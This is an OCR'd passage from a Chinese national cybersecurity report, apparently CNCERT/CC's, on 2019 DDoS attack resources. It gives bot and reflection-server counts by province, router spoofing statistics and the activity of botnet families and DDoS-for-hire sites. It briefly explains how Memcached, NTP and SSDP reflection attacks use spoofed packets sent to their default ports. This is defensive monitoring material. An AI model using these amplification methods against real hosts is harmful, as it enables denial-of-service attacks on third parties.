2019年CNCERT/CC监测发现，参与真实地址攻击（包含真实地址攻击与反射攻击等其他攻击的混合攻击）的肉鸡3,439,338个，其中境内肉鸡占比95.9%，云平台肉鸡占比2.0%，如图6-3所示。




图 6-3　2019 年参与 DDoS 攻击的境内肉鸡占比和云平台肉鸡占比（来源：CNCERT/CC）

位于境内的肉鸡占比按地域统计，排名前3位的分别为广东省（14.0%）、江苏省（8.3%）和浙江省（7.6%），如图6-4所示。




图 6-4　2019 年参与 DDoS 攻击的境内肉鸡数量占比按地域分布（来源：CNCERT/CC）

2019年，CNCERT/CC组织各省分中心，联合各地运营商、云服务商等对我国境内的DDoS攻击资源继续进行专项治理，但是境内肉鸡月活跃数量仍呈现明显上升趋势，较2018年上升89.9%。这其中一个重要原因是由于海量缺乏安全防护的物联网设备为DDoS僵尸网络提供了大量肉鸡资源，Mirai、Gafygt等物联网僵尸网络不断发展壮大。未来将有更多的物联网设备接入网络，如果其安全性不能提高，必然会给网络安全防御和治理带来更多困难。

6.1.3 反射服务器资源

反射服务器资源，指能够被黑客利用发起反射攻击的服务器、主机等设施，它们提供的某些网络服务，不需要进行认证并且具有放大效果，又在互联网上大量部署，从而成为被利用发起DDoS反射攻击的网络资源。

（1）Memcached 反射服务器资源

Memcached（一套分布式的高速缓存系统）反射攻击利用了在互联网上暴露的大批量Memcached服务器存在的认证和设计缺陷。攻击者通过向Memcached服务器的默认11211端口发送伪造受害者IP地址的特定指令UDP数据包，使Memcached服务器向受害者IP地址返回比请求数据包大数倍的数据，从而进行反射攻击。

2019年CNCERT/CC监测发现，参与反射攻击的Memcached反射服务器257,813个，其中境内Memcached反射服务器占比94.9%，云平台Memcached反射服务器占比6.0%，如图6-5所示。




图 6-5　2019 年 Memcached 反射服务器境内占比和云平台占比（来源：CNCERT/CC）

位于境内的反射服务器占比按地域统计，排名前3位的分别为广东省（13.4%）、河南省（7.8%）和山东省（7.0%），如图6-6所示。




图 6-6　2019 年境内 Memcached 反射服务器数量占比按地域分布（来源：CNCERT/CC）

（2）NTP 反射服务器资源

NTP（一种通过互联网服务于计算机时钟同步的协议）反射攻击利用了NTP服

务器存在的协议脆弱性，攻击者通过向NTP服务器IP地址的默认端口123发送伪造受害者IP地址的Monlist指令数据包，使NTP服务器向受害者IP地址反射返回比原始数据包大数倍的数据，从而进行反射攻击。

2019年CNCERT/CC监测发现，参与反射攻击的NTP反射服务器7,302,696个，其中境内反射服务器占比57.8%，云平台反射服务器占比1.0%，如图6-7所示。




图 6-7　2019 年 NTP 反射服务器境内占比和云平台占比（来源：CNCERT/CC）

位于境内的反射服务器占比按地域统计，排名前3位的分别为山东省（14.6%）、河北省（13.9%）和河南省（10.8%），如图6-8所示。




图 6-8　2019 年境内 NTP 反射服务器数量占比按地域分布（来源：CNCERT/CC）

（3）SSDP 反射服务器资源

SSDP（一种应用层协议，是构成通用即插即用(UPnP)技术的核心协议之一）反射攻击利用了SSDP服务器存在的协议脆弱性。攻击者通过向SSDP服务器IP地址的默认端口1900发送伪造受害者IP地址的查询请求，使SSDP服务器向受害者IP地址反射返回比原始数据包大数倍的应答数据包，从而进行反射攻击。

2019年CNCERT/CC监测发现，参与反射攻击的SSDP反射服务器9,142,720台，其中境内反射服务器占比79.6%，云平台反射服务器占比0.1%，如图6-9所示。




图 6-9　2019 年 SSDP 反射服务器境内占比和云平台占比（来源：CNCERT/CC）

位于境内的反射服务器占比按地域统计，排名前3位的分别为辽宁省（21.3%）、浙江省（15.1%）和吉林省（10.0%），如图6-10所示。




图 6-10　2019 年境内 SSDP 反射服务器数量占比按地域分布（来源：CNCERT/CC）

2019年，CNCERT/CC组织各省分中心，联合各地运营商、云服务商等对我国境内的DDoS攻击资源继续进行专项治理，境内反射服务器月活跃数量呈明显下降趋势，较2018年下降34.5%，但与此同时境外反射服务器月活跃数量较2018年

增加30.4%。这说明随着境内反射服务器采取相应措施避免被用于反射攻击，黑客开始加大对境外反射服务器的探测利用。此外，目前不断出现新型反射攻击，利用海量缺乏安全防护的物联网设备作为反射源。

6.1.4 转发伪造流量的路由器

（1）跨域伪造流量来源路由器

跨域伪造流量来源路由器，是指转发了大量任意伪造IP地址攻击流量的路由器。由于我国要求运营商在接入网上进行源地址验证，因此跨域伪造流量的存在，说明该路由器或其下路由器的源地址验证配置可能存在缺陷，且该路由器下的网络中存在发动DDoS攻击的设备。

2019年CNCERT/CC监测发现，转发跨域伪造流量的路由器225个，按地域统计排名前3位的分别为北京市（15.6%）、江苏省（12.9%）和广东省（8.4%），如图6-11所示。




图 6-11　2019 年境内跨域伪造流量来源路由器数量占比按地域分布（来源：CNCERT/CC）

（2）本地伪造流量来源路由器

本地伪造流量来源路由器，是指转发了大量伪造本区域IP地址攻击流量的路由器，说明该路由器下的网络中存在发动DDoS攻击的设备。

2019年CNCERT/CC监测发现，转发跨域伪造流量的路由器428个，按地域统计排名前3位的分别为江苏省（14.0%）、广东省（8.9%）和北京市

（8.6%），如图6-12所示。




图 6-12　2019 年境内本地伪造流量来源路由器数量占比按地域分布（来源：CNCERT/CC）

2019年，CNCERT/CC组织各省分中心，联合各地运营商、云服务商等对我国境内的DDoS攻击资源继续进行专项治理，境内跨域伪造流量来源路由器月活跃数量较2018年降低73%，境内本地伪造流量来源路由器月活跃数量较2018年降低39.7%。相比而言，本地伪造流量更加难以识别和治理。

6.2 发起 DDoS 攻击的主流攻击平台监测情况

目前，DDoSaaS模式（即黑客团伙利用掌握的攻击资源对外提供能力租赁服务，缺乏技术能力的攻击者根据需要个性化定制攻击）已逐渐成为掌握DDoS攻击能力的黑客团伙获利的主流，不仅僵尸网络不断被组织用于提供服务，而且直接面向普通用户的网页DDoS攻击平台也不断涌现。

2019年，CNCERT/CC持续监测和跟踪我国境内主流攻击平台，并支撑相关部门开展重要团伙的打击工作。根据CNCERT/CC自主监测数据，与2018年相比，主流僵尸网络家族的攻击活跃度和控制规模均维持在较低规模，部分僵尸网络家族控制规模呈断崖式下降；Gafgyt、Xor、Mirai、BillGates等僵尸网络家族以

及网页DDoS攻击平台持续活跃。其中，Gafgyt僵尸网络家族每月发起DDoS攻击事件最多；Mirai僵尸网络家族每月活跃控制端数量最多；网页DDoS攻击平台每月活跃的攻击平台数量较大，发起的DDoS攻击事件较多，而且直接面向用户，由用户按需自主发起攻击，极大降低了发起DDoS攻击的难度，导致DDoS攻击被进一步滥用。另外，Ddostf、Occamy等僵尸网络家族虽然控制规模较大，但是攻击不太活跃。

在本报告中，一次DDoS攻击事件是指在经验攻击周期内，不同的攻击资源针对固定目标的单个DDoS攻击，攻击周期不超过24h。如果相同的攻击目标被相同的攻击资源所攻击，但间隔为24h或更多，则该事件被认为是两次攻击。此外，DDoS攻击资源及攻击目标地址均指其IP地址，它们的地理位置由其IP地址定位得到。

6.2.1 Gafgyt 僵尸网络家族

Gafgyt僵尸网络家族是2018年攻击最活跃的僵尸网络家族之一，该僵尸网络家族在2019年持续活跃，月均活跃控制端数量160个，月均发起DDoS攻击10,100余起。由于海量缺乏安全防护的物联网设备为其发展壮大提供了大量肉鸡资源，以及Gafgyt家族新变种不断出现，使得该家族的控制端数量和控制规模在2019年上半年不断上升，经过持续治理后控制规模于2019年9月达到全年最高值后开始持续下滑，具体情况如图6-13所示。由于物联网设备全天在线，其中大量视频摄像头等设备性能和带宽均较大，为该家族发起DDoS攻击提供了便利。




图 6-13　2019 年 Gafgyt 僵尸网络家族活跃情况按月度统计（来源：CNCERT/CC）

6.2.2 Mirai 僵尸网络家族

从2019年6月开始，CNCERT/CC开始加强对Mirai僵尸网络家族的监测和治理工作，该僵尸网络家族月均活跃控制端数量168个，月均发起DDoS攻击5,200余起。Mirai家族代码开源，其新变种不断出现，海量缺乏安全防护的物联网设备为其提供了大量肉鸡资源。总体而言，该家族控制规模稍逊Gafgyt，其控制端数量、发起攻击事件数量、控制规模在7月达到全年最高值后开始持续下滑，具体情况如图6-14所示。




图 6-14　2019 年 Mirai 僵尸网络家族活跃情况按月度统计（来源：CNCERT/CC）

6.2.3 Xor 控制端资源

Xor僵尸网络家族是2018年攻击最活跃的僵尸网络家族之一。2019年CNCERT/CC一直保持对其进行高强度的监测和治理工作，该僵尸网络家族月均活跃控制端数量25个，月均发起DDoS攻击5,300余起。Xor僵尸网络家族2019年一直处于活跃状态，其控制规模已不足年初峰值时的10%，但是每月发起DDoS攻击数量未有太明显的降低，具体情况如图6-15所示。该家族有明显特征显示其在对外提供DDoSaaS服务。为了对抗治理工作，该家族开始转变僵尸网络运营模式，利用规模缩小的僵尸网络发起反射放大攻击。




图 6-15　2019 年 Xor 僵尸网络家族活跃情况按月度统计（来源：CNCERT/CC）

6.2.4 BillGates 僵尸网络家族

BillGates僵尸网络家族是2018年攻击最活跃的僵尸网络家族之一。2019年CNCERT/CC一直保持对其进行高强度的监测和治理工作，该僵尸网络家族月均活跃控制端数量62个，月均发起DDoS攻击2,900余起。BillGates僵尸网络家族2019年活跃控制端持续降低，但其控制规模和攻击事件数量波动较大，具体情况如图6-16所示。该家族有明显特征显示其在对外提供DDoSaaS服务，为了对抗治理工作，其一直试图维持和发展控制规模。




图 6-16　2019 年 BillGates 僵尸网络家族活跃情况按月度统计（来源：CNCERT/CC）

6.2.5 网页 DDoS 攻击平台情况

随着第三方网上支付的普及，网页DDoS攻击平台在2019年非常活跃，缺乏技术能力的攻击者只需在网页攻击平台上注册账户和充值，即可根据需要个性化定制攻击。便捷的服务模式极大降低发起DDoS攻击的难度，为攻击平台吸引大量用户，大量用户需求也会同时导致网页攻击平台不断出现。网页攻击平台2019年月均活跃平台数量189个，月均发起DDoS攻击8,900余起，每月活跃平台数量和攻击事件数量虽然由于攻击团伙的打击工作在6-9月有大规模下滑，但是随后又有新的平台涌现，具体情况如图6-17所示。




图 6-17　2019 年网页 DDoS 攻击平台活跃情况按月度统计（来源：CNCERT/CC）

6.3 支撑单位报送情况

6.3.1 绿盟科技集团股份有限公司报送的 DDoS 攻击监测情况

根据绿盟科技集团股份有限公司的监测结果，2019年，DDoS攻击的流量平均峰值与2018年相比稳中有升，达42.9Gbit/s，体现中大规模攻击的技术成熟度在逐年提升；超大型DDoS攻击事件在2018年急剧增长后逐年稳步增长，2019年300Gbit/s以上的超大规模攻击与2018年相比，增长了200余次；从攻击总流量来看，2019年攻击总流量相比于2018年却下降了26.4%，体现出整体攻击者的攻击

意愿并没有随着技术成熟度同步上升。

2019年，主要的攻击类型为UDP Flood、SYN Flood、ACK Flood，这三大类攻击占了总攻击次数的82.3%，反射类攻击占10%。和2018年相比，反射类型的攻击次数稍有增加但仍占比较小，如图6-18所示。

